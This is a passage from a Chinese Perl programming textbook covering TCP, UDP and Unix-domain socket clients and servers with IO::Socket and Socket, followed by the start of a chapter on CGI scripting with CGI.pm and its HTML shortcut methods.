正在创建异步的双向客户/服务器应用程序时，可能会遇到想同时等待来自两端输入的情况，例如，当两个用户来回输入时，或者当一端的程序正在以不同的速率生成输出时。注意，如果使用这样一行代码\$line = <STDIN>，则在检查是否通过套接字传来数据之前，将会一直等待，直到用户输入了信息，例如：\$line = <\$socket>。其解决方案是分支出一个新进程，这样在客户和服务上，都可以同时监听两端。

思考下面的示例。在该示例 1 中，将创建两个新应用程序，即 2wayclient.pl 和 2wayserver.pl。首先运行 2wayserver.pl，然后在另一台机器上或者在同一机器上的不同会话

中运行 `2wayclient.pl`，输入到其中一个应用程序的所有信息都会在同一台机器上，以真正异步双向通信方式回显（仿真 Unix 实用程序，例如 `talk` 或 `ytalk`）。

下面说明了创建客户 `2wayclient.pl` 的方式。首先，连接到服务器（你可以填充自己的主机名和端口号），如下所示：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    PeerAddr => 'server.com',
    PeerPort => 1247,
    Proto    => "tcp",
    Type     => SOCK_STREAM
) or die "Could not create client.\n";
```

现在，生成了连接，我分支出一个子进程：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    PeerAddr => 'server.com',
    PeerPort => 1247,
    Proto    => "tcp",
    Type     => SOCK_STREAM
) or die "Could not create client.\n";

unless (defined($child_pid = fork())) {die "Can not fork.\n";}
```

在父进程中，我监听来自用户的输入，并把它发送给套接字：

```
if ($child_pid) {
    while ($line = <>) {
        print $socket $line;
    }
}
```

在子进程中，我监听套接字，并输出来自其他用户的信息：

```
if ($child_pid) {
    while ($line = <>) {
        print $socket $line;
    }
} else {
    while($line = <$socket>) {
        print "Read this from server: $line";
    }
}
```

客户程序到此结束了。

在服务器 `2wayserver.pl` 中，首先在客户为连接请求而使用的端口上进行监听：

```

use IO::Socket;

$server = IO::Socket::INET->new
(
    LocalPort => 1247,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not create server.\n";

while ($client = $server->accept()) {

```

当生成连接时，分支创建一个新的子进程：

```

use IO::Socket;

$server = IO::Socket::INET->new
(
    LocalPort => 1247,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not create server.\n";

while ($client = $server->accept()) {

    unless (defined($child_pid = fork())) {die "Can not fork.\n"};

```

现在，在父进程中，监听来自其他用户的套接字输入，如果有的话，输出该输入：

```

    if ($child_pid) {
        while ($line = <$client>) {
            print "Read this from client: $line";
        }
    }

```

在子进程中，读取来自用户的 **STDIN** 输入，并把它发送给其他用户，如下：

```

    if ($child_pid) {
        while ($line = <$client>) {
            print "Read this from client: $line";
        }
    } else {
        while ($line = <>) {
            print $client $line;
        }
    }
}

```

需要时，可以使用 `socketpair` 在父进程和子进程之间进行通信，例如，当应用程序想在返回信息之前处理由另一端发送的数据时，就可以这样做。

该程序到此结束。现在，当在一台机器上运行服务器，而在另一台机器上运行客户（或者



在同一台机器上但在不同会话中) 时, 则可以通过 Internet 从服务器端输入下列信息:

```
% perl 2wayserver.pl

Read this from client: Hi sweetie!
Hi adorable!
Read this from client: What's cooking?
Meatballs.
```

在客户端, 将显示下列信息:

```
% perl5 2wayclient.pl

Hi sweetie!
Read this from server: Hi adorable!
What's cooking?
Read this from server: Meatballs.
```

这个示例是一个范例。为便于参考, 下面介绍 2wayclient.pl:

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    PeerAddr => 'server.com',
    PeerPort => 1247,
    Proto    => "tcp",
    Type     => SOCK_STREAM
) or die "Could not create client.\n";

unless (defined($child_pid = fork())) {die "Can not fork.\n"};

if ($child_pid) {
    while ($line = <>) {
        print $socket $line;
    }
} else {
    while($line = <$socket>) {
        print "Read this from server: $line";
    }
}
```

2wayserver.pl 的代码如下:

```
use IO::Socket;

$server = IO::Socket::INET->new
(
    LocalPort => 1247,
    Type      => SOCK_STREAM,
    Reuse     => 1,
    Listen    => 5
) or die "Could not create server.\n";
```

```

while ($client = $server->accept()) {

    unless (defined($child_pid = fork())) {die "Can not fork.\n"};

    if ($child_pid) {
        while ($line = <$client>) {
            print "Read this from client: $line";
        }
    } else {
        while ($line = <>) {
            print $client $line;
        }
    }
}

```

#### 20.2.14 使用Socket创建TCP客户

如果某个地方的人都使用老版本的 Perl。如何在不使用 `IO::Socket` 的情况下进行套接字编程呢？答案是：在 `IO::Socket` 出台之前，都使用 `Socket` 模块，这种情况下也可以使用它。

除了使用面向对象的 `IO::Socket` 模块之外，也可以使用 `Socket` 模块创建套接字。采用 `socket` 函数创建套接字，如下所示：

```
socket SOCKET, DOMAIN, TYPE, PROTOCOL
```

第一个参数是想要创建的套接字文件句柄的名字，在生成连接之后，就可以像使用其他文件句柄一样来使用该文件句柄，采用尖角运算符监听套接字，使用 `print` 给它发送数据。

可以使用尖角运算符和 `print` 处理面向行的消息（换句话说，是以换行符结尾的文本字符串）。也可以使用 `send` 函数把字节数据发送给套接字：

```
send(SOCKET, $data, $flags);
```

而且，可以使用 `recv` 读取字节流数据；在这个示例中，从 `SOCKET` 中请求 `$length` 字节：

```
$recv(SOCKET, $data_buffer, $length, $flags)
    or die "Can not receive data.\n";
```

在此，将创建一个示例，以说明这是如何起作用的。在本节中，创建两个版本的客户应用程序：一个用于写到服务器，另一个用于读服务器中的数据。在下一节中，将编写相应的服务器应用程序。

使用 `socket` 函数在客户中创建套接字（如下），指明想要使用 `TCP` 数据流的 `Internet` 连接（注意，应该使用 `getprotobyname` 函数指定通信协议）：

```

use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

```

现在，需要把服务器的端口号和 `DNS` 地址打包为一个值，将把它传递给 `connect` 函数。

为了获取 DNS 地址，可使用 `inet_aton` 函数（更多信息请参阅本章前面部分的“获取 DNS 地址”节）。另外，为把这个地址与想要使用的端口打包为一个值，使用了 `sockaddr_in` 函数：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

$addr = sockaddr_in(2336, inet_aton('server.com'));
```

现在，可以使用 `connect` 函数连接到服务器：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

$addr = sockaddr_in(2336, inet_aton('server.com'));

connect(SERVER, $addr)
    or die "Could not connect.\n";
```

在生成连接之后，就可以写到服务器或读取服务器的信息。首先介绍如何写到服务器。

#### 20.2.14.1 写到服务器

写到服务器非常容易，只需把套接字看作文件句柄，如下所示：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

$addr = sockaddr_in(2336, inet_aton('server.com'));

connect(SERVER, $addr)
    or die "Could not connect.\n";

print SERVER "Hello from the client!\n";

close(SERVER);
```

现在，当运行读取客户的服务器（如下一节中将介绍的一个示例）时，服务器将会等待客户连接到它：

```
%perl server.pl
```

接下来，在另一台机器上运行客户程序，以便把文本发送给服务器：

```
%perl client.pl
```

进行这种操作时，在服务器的控制台上将会看到下列结果：

```
%perl server.pl
Hello from the client!
```

除了写到服务器之外，还可以读取服务器的数据。



### 20.2.14.2 从服务器读取

在连接到服务器之后，从中读取非常容易。例如，可以使用尖角运算符，如下所示：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

$addr = sockaddr_in(2336, inet_aton('server.com'));

connect(SERVER, $addr)
    or die "Could not connect.\n";

$line = <SERVER>;

print $line;

close(SERVER);
```

要使用这个客户，首先应该在它的主机机器上运行一个将要写到客户的服务器（下一节中将会介绍这个示例）：

```
%perl server.pl
```

然后，在另一台机器上，运行从服务器读取数据的客户程序，则在客户的控制台上，将会看到 **Hello from the server!** 消息：

```
%perl client.pl

Hello from the server!
```

要使用本节介绍的 TCP 客户，需使用下一节将会介绍的 TCP 服务器。

### 20.2.15 使用Socket创建TCP服务器

使用 `Socket` 模块创建了客户应用程序之后，如何创建服务器呢？这个过程比创建客户要复杂一些，但也不是特别复杂。

使用 `Socket` 模块创建服务器应用程序并不比创建客户难，只是添加了一些用于监听连接和接受连接的代码。

请看这个示例：我编写了两个服务器，分别用于接受来自两个客户（上一节中介绍过）的连接。首先，获取服务器的 `packed` 地址，就像在客户中进行相应操作一样。然而，代替使用 `connect` 函数连接到服务器，我使用 `bind` 函数把服务器绑定到该端口：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, 1);

$addr = sockaddr_in(2336, inet_aton('server.com'));
```

```
bind(SERVER, $addr)
    or die "Could not bind to port.\n";
```

然后，为客户连接监听该端口（SOMAXCONN是允许连接的最大数）：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, 1);

$addr = sockaddr_in(2336, inet_aton('server.com'));

bind(SERVER, $addr)
    or die "Could not bind to port.\n";

listen(SERVER, SOMAXCONN)
    or die "Could not listen to port.\n";
```

现在，可以使用 **accept** 函数接受客户连接：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, 1);

$addr = sockaddr_in(2336, inet_aton('server.com'));

bind(SERVER, $addr)
    or die "Could not bind to port.\n";

listen(SERVER, SOMAXCONN)
    or die "Could not listen to port.\n";

while (accept(CLIENT, SERVER)) {
    .
    .
    .
}
```

当某个客户连接到服务器时，就可以使用 **CLIENT** 文件句柄从客户读取信息或者写到它。首先，我将介绍从客户读取信息。

#### 20.2.15.1 从客户读取

要从客户读取信息，可以使用尖角运算符，如下所示：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));

setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, 1);

$addr = sockaddr_in(2336, inet_aton('server.com'));

bind(SERVER, $addr)
    or die "Could not bind to port.\n";
```

```
listen(SERVER, SOMAXCONN)
    or die "Could not listen to port.\n";

while (accept(CLIENT, SERVER)) {
    $line = <CLIENT>;
    print $line;
}

close(SERVER);
```

该程序到此结束；现在，当运行这个服务器时，它会等待客户连接到它：

```
%perl server.pl
```

接下来，可以运行上一节中的客户程序，它会把文本发送给另一台机器上的服务器程序：

```
%perl client.pl
```

进行这种操作时，在服务器的控制台上会显示下列结果：

```
%perl server.pl
Hello from the client!
```

也可以写到客户，现在介绍这个话题。

#### 20.2.15.2 写到客户

可以使用 `print` 函数写到客户，如下所示：

```
use Socket;

socket(SERVER, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, 1);
$addr = sockaddr_in(2336, inet_aton('server.com'));
bind(SERVER, $addr)
    or die "Could not bind to port.\n";

listen(SERVER, SOMAXCONN)
    or die "Could not listen to port.\n";

while (accept(CLIENT, SERVER)) {
    print CLIENT "Hello from the server!\n";
}

close(SERVER);
```

这就是它要进行的操作；现在，服务器将写到客户。首先，在主机机器上运行这个服务器程序：

```
%perl server.pl
```



然后，在另一台机器上或在一台机器的新会话中，运行上一节中的客户程序，它会读取服务器信息，在客户的控制台上，将会看到 **Hello from the server!**消息：

```
%perl client.pl  
  
Hello from the server!
```

### 20.2.16 创建Unix域套接字客户

要想在同一台机器上的两个 Unix 会话之间通信，似乎不值得通过 Internet 实现这种功能，此时使用 Unix 域套接字即可。

通过把套接字的类型设置为 **PF\_UNIX**（而不是 **PF\_INET**），就可以创建能够在同一个 Unix 域运行的服务器和客户。在这个示例中，绑定到一个文件（而不是端口），则连接根本不必使用 Internet。

作为一个例子，在本节中，我将创建一个 Unix 域客户，而且在下一节中，将创建与之匹配的服务器。在该客户中，我创建了如下所示的套接字（注意，我使用 **PF\_UNIX**（而不是 **PF\_INET**）指定连接的类型）：

```
use Socket;  
  
socket(SOCKET, PF_UNIX, SOCK_STREAM, 0)  
    or die "Could not create socket.\n";
```

现在，把套接字连接到 **transfer** 文件，如下所示（注意，这里使用 **sockaddr\_un** 而不是 **sockaddr\_in** 获取 Unix 域套接字）：

```
use Socket;  
  
$file = 'transfer';  
  
socket(SOCKET, PF_UNIX, SOCK_STREAM, 0)  
    or die "Could not create socket.\n";  
  
connect(SOCKET, sockaddr_un($file))  
    or die "Could not connect.\n";
```

**transfer** 文件将保留在客户和服务器之间发送的数据。可以给服务器发送下列消息 **"Hello from the client!\n"**，如下所示：

```
use Socket;  
  
$file = 'transfer';  
  
socket(SOCKET, PF_UNIX, SOCK_STREAM, 0)  
    or die "Could not create socket.\n";  
  
connect(SOCKET, sockaddr_un($file))  
    or die "Could not connect.\n";  
  
print SOCKET "Hello from the client!\n";
```

```
close SOCKET;

exit;
```

客户程序到此结束；在下一节中，将编写相应的服务器。

### 20.2.17 创建 Unix 域套接字服务器

创建了 Unix 域客户之后，我们希望创建能够与该客户一起使用的 Unix 域服务器，本节介绍相关的方法。

在本节中，我将创建一个 Unix 域服务器，以便与上节中介绍的客户一起运行。这个服务器与套接字服务器非常相似，也使用本章前面介绍的 `Socket` 模块，只是它将使用 `PF_UNIX`（而不是 `PF_INET`）和 `socketaddr_un`（而不是 `sockaddr_in`）获取 Unix 域地址。也会使用名为 `transfer` 的 `socket` 文件，在上节的客户应用程序中我曾经使用过它，这样客户就能够与服务器交谈。

首先创建新的服务器 `socket`，如下所示：

```
use Socket;

$file = 'transfer';

$addr = socketaddr_un($file);

socket(SERVER, PF_UNIX, SOCK_STREAM, 0)
    or die "Could not create socket.\n";
```

现在，我删除 `socket` 文件（如果它存在的话），以避免使用前一个会话中的剩余数据，并把服务器的 `socket` 绑定到该文件：

```
use Socket;

$file = 'transfer';

$addr = socketaddr_un($file);

socket(SERVER, PF_UNIX, SOCK_STREAM, 0)
    or die "Could not create socket.\n";

unlink($file);

bind(SERVER, $addr)
    or die "Could not bind.\n";
```

现在监听连接，而且当生成连接时，读取并输出客户的消息，如下所示：

```
use Socket;

$file = 'transfer';

$addr = socketaddr_un($file);

socket(SERVER, PF_UNIX, SOCK_STREAM, 0)
```

```

        or die "Could not create socket.\n";
unlink($file);
bind (SERVER, $addr)
    or die "Could not bind.\n";
listen(SERVER, SOMAXCONN)
    or die "Could not listen.\n";
while (accept(CLIENT, SERVER)) {
    $line = <CLIENT>;
    print $line;
}

```

该程序到此结束；现在，可以在一个 Unix 会话中运行这个服务器程序：

```
%perl server.pl
```

然后，可以在同一个机器上的另一个会话中运行客户程序：

```
%perl client.pl
```

当启动客户程序时，它会连接到服务器并发送消息。此服务器将输出该消息，如下所示：

```

%perl server.pl
Hello from the client!

```

这样，我们已经能够实现 Unix 域套接字。注意，客户也能够读取服务器的数据，但不能把数据发送给服务器。

### 20.2.18 查看是可以从套接字中读取还是可以写到套接字

要检查是能够读取套接字还是写到套接字，需使用 IO::Select 模块的 `can_read` 或 `can_write` 方法。在下面的示例中，检查准备读取 4 个套接字中的哪一个，然后从准备好的套接字中读取数据：

```

use IO::Select;

$select = IO::Select->new();

$select->add($socket1);
$select->add($socket2);
$select->add($socket3);
$select->add($socket4);

@ok_to_read = $select->can_read($timeout);

foreach $socket (@ok_to_read) {

    $socket->recv($data_buffer, $flags)

    print $data_buffer;
}

```



```
}
```

### 20.2.19 创建UDP客户

不使用连接（但使用消息）的另一种客户/服务器通信是 UDP。UDP 的系统开销很低，而且它的可靠性也很低。事实上，你不能保证消息会到达。然而，UDP 的确有优于 TCP 之处，其中包括能够同时广播到很多目的地。然而，如果想确保自己发送的数据被传递出去，则应该使用 TCP。

现在，我将采用 UDP 编写客户/服务器示例，即客户程序写到服务器。下面先编写客户程序，而在下一节中将编写相应的服务器程序。

首先，使用 `IO::Socket new` 方法，把要使用的协议（UDP）设置值，想要访问的服务器上的端口以及服务器机器的名称传递给该方法：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    Proto => 'udp',
    PeerPort => 4321,
    PeerAddr => 'servername.com'
);
```

现在，使用 `send` 方法给服务器发送一些数据：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    Proto => 'udp',
    PeerPort => 4321,
    PeerAddr => 'servername.com'
);

$socket->send('Hello from the client!');
```

客户程序到此结束；下一节将编写服务器程序。

### 20.2.20 创建UDP服务器

在本节中，将编写 UDP 服务器，以便与上一节中介绍的 UDP 客户一起使用。这里采用 `IO::Socket` 模块的 `new` 方法创建服务器上的套接字，指明想使用 UDP 并给出要使用的端口号：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    LocalPort => 4321,
    Proto => 'udp'
);
```

为了真正接收来自客户的数据，将使用套接字对象的 `recv` 方法，它指明想要接收的最大值为 128 字节。该方法将等待数据，而且在数据出现之后，会通过输出来显示该数据：

```
use IO::Socket;

$socket = IO::Socket::INET->new
(
    LocalPort => 4321,
    Proto => 'udp'
);

$socket->recv($text, 128);

print $text;
```

现在，你可以运行这个服务器程序，如下：

```
%perl server.pl
```

要给服务器发送消息，需从另一台机器运行客户程序（如果启动了新的会话，也可以是同一台机器）：

```
%perl client.pl
```

当运行客户程序时，会从服务器程序中看到下述结果：

```
%perl server.pl

Hello from the client!
```

## 第 21 章 CGI 编程: CGI.pm

### 21.1 深入分析

本章开始采用 CGI 脚本研究 Web 编程。对于很多程序员来说，这是本书中最令人兴奋的一部分。

CGI 编程即创建和使用 CGI 脚本。在 Perl 编程中，CGI 脚本只是文件格式的 Perl 程序，通常它带有 .cgi 扩展名。把 CGI 脚本放在 ISP 上，该脚本就可以创建网页，动态使用 Perl 代码，响应用户的操作。从现在开始，我们将把输出发送到 Web 浏览器，而不是控制台。

创建网页可以使网页带有按钮、滚动列表、弹出菜单等。使用 CGI，用户能够与网页交互，访问数据库，运行程序，玩游戏，甚至在 Web 上购买商品。对于许多程序员而言，是 Perl 给交互式网页带来了动力。

在 Perl 中，CGI 编程的优点是可使用代码创建自己想要的网页，以动态响应用户。Perl CGI 编程与迄今为止我们一直在做的编程相同，只是代码将在 Web 服务器上运行，而且 STDIN、STDOUT 和 STDERR 都不能连接到控制台。除此之外，它只是 Perl，所以本书介绍的技巧都适用。真正的更改是 I/O，而且其变化也不是太大。

当运行 Perl CGI 脚本时，标准 I/O 文件句柄不同于你编写的处理控制台的程序。为 CGI 脚本设置了 STDIN、STDOUT 和 STDERR，如下所示：

- ◆ STDIN 提供了从 HTML 控件（例如按钮、文本字段和滚动列表）到脚本的输入。然后，给这些信息编码。要解析这些信息，需使用诸如 CGI.pm 的模块，用来自网页的数据填充变量。
- ◆ STDOUT 用于返回到用户的 Web 浏览器。要创建新的网页，只需直接把该网页的 HTML 输出到 STDOUT，或者使用模块（如 CGI.pm）的方法创建自己想要的 HTML，然后再发送给 STDOUT（使用这些方法编写 HTML 通常比自己编写 HTML 更容易，在确保尖括号匹配方面，右边的标记把其他内容括起来等）。
- ◆ STDERR 进入 Web 服务器的错误日志。由于多数 CGI 程序员并不需要访问其 ISP 的服务器日志，所以这是非常有用的。然而，如果你愿意的话，可以把 STDERR 重定向到 STDOUT。更多信息，请参见本章后面部分的“调试 CGI 脚本”一节。

#### 21.1.1 使用 CGI.pm 进行 CGI 编程

在本章中，我们将讨论使用 CGI.pm 进行 CGI 脚本编程的要点，并讨论 Perl 引入的 CGI



模块。这里将创建两个 CGI 脚本。第一个是 `cgi1.cgi`，它创建充满 HTML 控件的网页。按钮、滚动列表、单选按钮、弹出菜单等都是 HTML 控件。当用户单击该网页中的 Submit 按钮时，Web 浏览器会把这些控件中的数据发送给第二个 CGI 脚本，即 `cgi2.cgi`，而且在这个脚本中，将读取数据并把这些数据报告给用户。这样，你就会明白如何在 CGI 脚本中使用所有的通用 HTML 控件。

在本章以及接下来的 3 章中，都假定你有一个 ISP 和一个 Web 站点，而且能够把网页上传到该站点（通常情况下，如果使用能够上传文件的 FTP 程序或者使用 ISP 网页，这是相当简单的操作）。我也假定你知道如何处理 HTML 且能够使用它编写网页。

你也一定能够在 ISP 上运行 CGI 脚本。通常，鉴于安全方面的原因，有些 ISP 并不允许你这样做。有些 ISP 把 CGI 脚本限定为账号中的某个目录，名为 `cgi-bin` 或 `cgi`，而且在执行脚本之前，一定要赋予该目录特殊权限。可能还有其他制约；例如，有些 Web 服务器不允许 CGI 脚本执行那些带有反勾号运算符（`'`）的系统命令，因为这将是安全漏洞的来源。

假定你可以运行 CGI 脚本，但也不要忘记为这些文件设置一些相关的权限级别（在没有危及系统安全的情况下）。Unix 文件权限由 3 个八进制数字组成，按顺序分别为文件所有者的权限、同一用户组中的其他权限以及所有其他的权限。在每个八进制数字中，值 4 指出了读权限，值 2 指出了写权限，值 1 指出了执行权限。把这些值放在一起，就可以设置权限设置值中的个别设置。例如，值为 0600 的权限就意味着文件的所有者（而且仅仅是文件的所有者）能读写文件。

在 Unix 机器上，可以使用 `chmod` 命令设置权限，例如 `chmod 755 script.cgi`。这就是 CGI 脚本（755）的公共权限设置值，由于该设置值赋予了文件的所有者读、写和执行权限，而且所有人都具有读和执行权限，所以他们都需要使用你的 CGI 脚本。

鉴于安全方面的原因，越来越多的 ISP 不允许用户 shell 访问 ISP 的 World Wide Web 区域，然而，很多现代的 FTP 程序将允许你设置文件权限，并允许你上传文件，而且这正在成为设置 CGI 脚本权限的最通用方式，代替了直接在 shell 中使用 `chmod` 命令。如果你的 FTP 程序不允许使用八进制值（如 755）设置文件权限，则对于这 3 个级别的所有用户，赋予他们对 CGI 脚本的读和执行权限，而且也赋予所有者级别写权限。

---

**提示：**有关 ISP 上传过程的更多信息，请咨询技术支持专家。

---

如何创建 CGI 脚本呢？从理论上讲，进行这种操作非常容易：当 Web 浏览器调用 CGI 程序（换句话说，当 Web 浏览器导航到 CGI 文件的 URL 时）时，只需执行它的正规 Perl 代码，就像任意 Perl 程序一样，而且你输出到标准输出通道的信息会发送给 Web 浏览器。

---

**提示：**对于喜欢采用在命令行上调用 Perl 的显式方式调用 Perl 脚本的程序员来说，在脚本的第一行必须填写如下信息：`#!/usr/local/bin/perl`，这是由于你不能直接在这些脚本上调用 Perl（例如，`%perl script.cgi`），这就意味着他们自己不得不查找 Perl。有关更多信息，请参见第 1 章中的“编写代码：查找 Perl 解释程序”一节。

---

如果 CGI 脚本执行 `print "Hello!"` 命令，则其文本会发送给浏览器，而且 Hello! 将显示于网页上。但是，这是最基本的。如果想从网页的控件中读取输入会怎么样呢？如果想使用脚本创建这些控件，将如何做呢？要实现这些功能及其他功能，可使用 Perl 附带的 CGI.pm 包（在 e3 章中，将介绍如何使用另一个流行的包——`cgi-lib.pl`）。在 Perl 中，采用这种方式创建 CGI 脚本是标准操作，在本章以及接下来的几章中，我们将详细讨论如何处理 CGI.pm。

CGI.pm 是 Perl 附带的，所以如果在自己的系统上安装了 Perl，则应该拥有了 CGI.pm。由于 Perl 5 的出台，CGI.pm 已经成为面向对象的了，尽管面向函数的简单接口依然存在。但在这里，不但要使用面向对象的 CGI 编程，也要介绍基于函数的接口，这样，就可以选择自己喜欢的编码方式了。请参见本章“快速解决方案”中的“非面向对象的 CGI 编程”节。

当某个用户调用你的 CGI 脚本时，无论直接使用 URL 还是通过网页，都会给该页面中的数据（例如在 HTML 控件中）编码，并把它发送给脚本；这些数据将以文本方式附加到脚本的 URL 末尾。要读取该数据，大部分程序员都使用一个模块（例如 CGI.pm）解开数据的编码，并把它存储在变量中。

要使用 CGI.pm，需使用它的 `new` 方法获取 CGI 对象，然后调用它的各种方法。每个方法都对应于每个主要的 HTML 标记，使用你传递的属性调用该方法会生成特定标记。也可以通过使用 `param` 方法，把网页的数据发送给你的 CGI 脚本。

CGI.pm 方法可以接收命名参数，这就意味着你能够以键/值匹配对的方式传递正在设置的 HTML 属性的名字以及要设置的值。在下面的示例中，使用 CGI 对象创建网页，使用该对象的方法创建 HTML 标记。在这里，把命名参数传递给 CGI.pm `textarea` 方法，创建 HTML `textarea` 控件（`textarea` 就像一个二维的文本框），给它命名（`'textarea'`），并指定大小值（10 行和 60 列）。注意，在命名参数中属性名前面的连字号是可选的，所以，如果你愿意，可以把 `-name=>'textarea'` 写为 `name=>'textarea'`：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html(-title=>'CGI Example'),
$co->center($co->h1('Welcome to CGI!')),
$co->start_form(),
$co->textarea
(
    -name=>'textarea',
    -rows=>10,
    -columns=>60
),
$co->end_form(),
```



```
$co->end_html;
```

CGI.pm 方法与 `textarea` 一样, 只返回 HTML; 要使该 HTML 进入网页, 应该使用 `print` 函数把它发送给 `STDOUT`。事实上, 使用 CGI.pm 的脚本可以是一条很长的 `print` 语句, 如前面的代码所示。然而, 下列代码采用 HTML `textarea` 控件创建了一个完整的网页:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
</HEAD>

<BODY>
<CENTER>
<H1>Welcome to CGI!</H1>
</CENTER>
<FORM METHOD="POST" ENCTYPE="application/x-www-form-urlencoded">

<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
</TEXTAREA>

</FORM>
</BODY>
</HTML>
```

在这个示例中, 只使用 `<TEXTAREA>` 标记的属性设置该标记。(HTML 属性属于标记本身的一部分, 例如这里的 `NAME`、`ROWS` 和 `COLS` 属性: `<TEXTAREA NAME="textarea" ROWS=10 COLS=60>`。)但是, 如果想用开始标记和结束标记把 HTML 内容括起来, 将怎么做呢? 例如, 如果想把文本 `Welcome to CGI!` 用 `<P>` 和 `</P>` 标记括起来 (也即 `<P>Welcome to CGI!</P>`) 会有什么结果呢? 在这里, 文本 `Welcome to CGI!` 是标记的内容, 而不是属性。如果把标记的内容连同属性一起传递给 CGI.pm, 则可以把属性括在哈希表中, 以便让 CGI.pm 知道它们是属性, 然后在该哈希表的后面以参数方式传递真正的内容, 如下所示:

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html(-title=>'CGI Example'),
$co->center($co->h1('Welcome to CGI!')),
$co->start_form(),
$co->textarea
(
    -name=>'textarea',
    -rows=>10,
    -columns=>60
),
```



```
$co->end_form(),
$co->p({-align=>center}, 'Welcome to CGI!'),
$co->end_html;
```

这段代码将产生下列网页：

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
</HEAD>

<BODY>
<CENTER>
<H1>Welcome to CGI!</H1>
</CENTER>

<FORM METHOD="POST" ENCTYPE="application/x-www-form-urlencoded">

<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
</TEXTAREA>

</FORM>

<P ALIGN="center">
Welcome to CGI!
</P>
</BODY>
</HTML>
```

曲括号创建一个哈希表，并让 CGI.pm 区分 HTML 标记属性和标记内容，属性将进入哈希表。

在 CGI.pm 中创建 HTML 标记的方法称为 CGI.pm 中的 HTML 快捷方式，在表 21.1 中，列出了 HTML 快捷方式方法；注意，它们的名称与它们创建的 HTML 标记名相同。把这些方法称为快捷方式，是由于它们允许你很容易地创建 HTML（如果愿意，可以直接把 HTML 输出给 STDOUT，而不必使用 CGI.pm HTML 快捷方式。有时候，这比使用快捷方式更容易）。

表 21.1 CGI.pm HTML 快捷方式

a	address	applet	b
base	basefont	big	blink
body	br	caption	center
cite	code	dd	dfn
div	dl	dt	em
font	form	frame	frameset
h1	h2	h3	h4

(续表)

h5	h6	head	hr
html	i	img	input
kbd	li	ol	p
pre	samp	select	small
strong	sup	table	td
th	title	tr	tt
ul	var		

如果想使用其中的一种 **HTML** 快捷方式方法，来指定自己创建的 **HTML** 标记的属性，则一定要在哈希表中传递这些属性，即使没有给标记提供任何内容也一样。必须为每个属性提供一个键/值匹配对；如果某个属性并不包含值，则给它传递一个空字符串""。另一方面，如果只想把要使用的文本作为标记的内容（而不是属性）来传递，则可以直接以参数的方式把该文本传递给 **HTML** 快捷方式。下面就列出了 **CGI HTML** 快捷方式示例以及它们创建的 **HTML**：

```
p();                -----> <P>
p('Hello there');   -----> <P>Hello there</P>
p('Hello', 'there'); -----> <P>Hello there</P>
p({-align=>right});  -----> <P ALIGN="RIGHT">
p({-align=>right}, 'text'); -----> <P ALIGN="RIGHT">text</P>
p({-align=>right}, 'text'); -----> <P ALIGN="RIGHT">text</P>
p({-align=>right}, ['text1', 'text2']); -----> <P ALIGN="RIGHT">text1</P>
                                                <P ALIGN="RIGHT">text2</P>
```

应该特别注意最后一个示例，在此传递了属性的哈希表和标记内容的数组。当传递内容参数的数组时，会用给定属性为数组中的每一项创建一个标记。

你会惊奇地发现，在 **HTML** 快捷方式方法的列表之间并没有出现 **HTML** 控件（例如 **textarea** 控件）的名字，这是由于 **textarea** 控件中的默认文本放在了<**TEXTAREA**>标记的内容中，如下面的示例，该文本区域中的默认文本是“**Hello!**”：

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>
<HEAD>
<TITLE>CGI Example</TITLE>
</HEAD>

<BODY>
<CENTER>
<H1>Welcome to CGI!</H1>
</CENTER>

<FORM METHOD="POST" ENCTYPE="application/x-www-form-urlencoded">
```

```
<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
Hello!
</TEXTAREA>

</FORM>
<P ALIGN="center">
Welcome to CGI!
</P>
</BODY>
</HTML>
```

然而，**CGI.pm** 不会把控件当作 **HTML** 快捷方式进行处理。然而，可以使用属性设置控件（而不是 **HTML** 内容）。在这里，可以使用 **-value** 属性设置文本区域中的默认文本，如下所示：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html(-title=>'CGI Example'),
$co->center($co->h1('Welcome to CGI!')),
$co->start_form(),
$co->textarea
(
    -name=>'textarea',
    -value=>'Hello!',
    -rows=>10,
    -columns=>60
),
$co->end_form(),
$co->p({-align=>center}, 'Welcome to CGI!'),
$co->end_html;
```

这段代码产生了上述的 **HTML**，其中 **<TEXTAREA>** 标记既包含内容文本也包含属性。

